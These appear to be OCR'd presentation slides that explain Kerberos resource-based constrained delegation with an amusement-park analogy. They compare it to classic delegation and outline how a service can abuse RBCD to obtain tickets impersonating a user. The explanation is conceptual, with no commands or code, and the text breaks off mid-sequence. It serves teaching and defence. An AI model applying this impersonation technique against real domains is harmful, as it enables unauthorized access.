


Resource-based constrained delegation

- The waitress serves Alice a burger and a beer



Resource-based constrained delegation




Resource-based constrained delegation

- msDS-AllowedToActOnBehalfOfOtherIdentity attribute
- No special privileges required
- Resources allowed to modify the attribute for themselves

- Note: S4U2Proxy always produces a FORWARDABLE ticket

Constrained delegation comparison




Constrained delegation comparison

Classic Constrained Delegation	Resource-Based Constrained Delegation
Outgoing	Incoming
msDS-AllowedToDelegateTo	msDS-AllowedToActOnBehalfOfOtherIdentity
S4U2Proxy requires a forwardable service ticket	S4U2Proxy does not require a forwardable service ticket (works only if the user is not sensitive for delegation)
TrustedToAuthForDelegation required	Protocol transition always possible
Requires the SeEnableDelegation privilege	No special privileges required


RBCD is dangerous

- The waitress is thirsty




RBCD is dangerous

- The waitress manipulates the RBCD configuration for the bar



RBCD is dangerous

- The waitress goes to the ticket office




RBCD is dangerous

- The waitress goes to the ticket office
- The waitress presents **her own** day pass
  and requests a bistro ticket for Alice

Day Pass

```
Wbmje Gspn; 505086 :;11 BN
Wbmje Voujm; 505086 8;11 QN
Gmbht; GPSXBSEBCMF, SFOFXBCMF
Obnf; Mvob Cjtusp
Hspvqt; Ljudifo, Cjtusp, Tubgg
```



RBCD is dangerous

- The waitress goes to the ticket office
- The waitress presents **her own** day pass
  and requests a bistro ticket for Alice
- The ticket office decrypts the day pass and validates it

Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Luna Bistro
Groups: Kitchen, Bistro, Staff
```



RBCD is dangerous

- The ticket office creates a bistro ticket for Alice



Day Pass

Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Luna Bistro
Groups: Kitchen, Bistro, Staff

Luna Bistro

Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: NON-FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel, Bumper Cars, Merry Go Round, Lunch, Happy-Hour

RBCD is dangerous

- The ticket office creates a bistro ticket for Alice
- The ticket office encrypts the ticket with the bistro's key

Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Luna Bistro
Groups: Kitchen, Bistro, Staff
```

Luna Bistro

```
Ydolg Iurp= 7272:8 <=33 DP
Ydolg Xqwlo= 7272:8 :=33 SP
Iodjv= QRQ0IRUZDUGDEOH, UHQHZDEOH
Qdph= Dolfh Ydqfh
GRE= 626283
Khljkw= 4198p
Jurxsv= Uroohufrdvwhu, Ihuulv Zkhho,
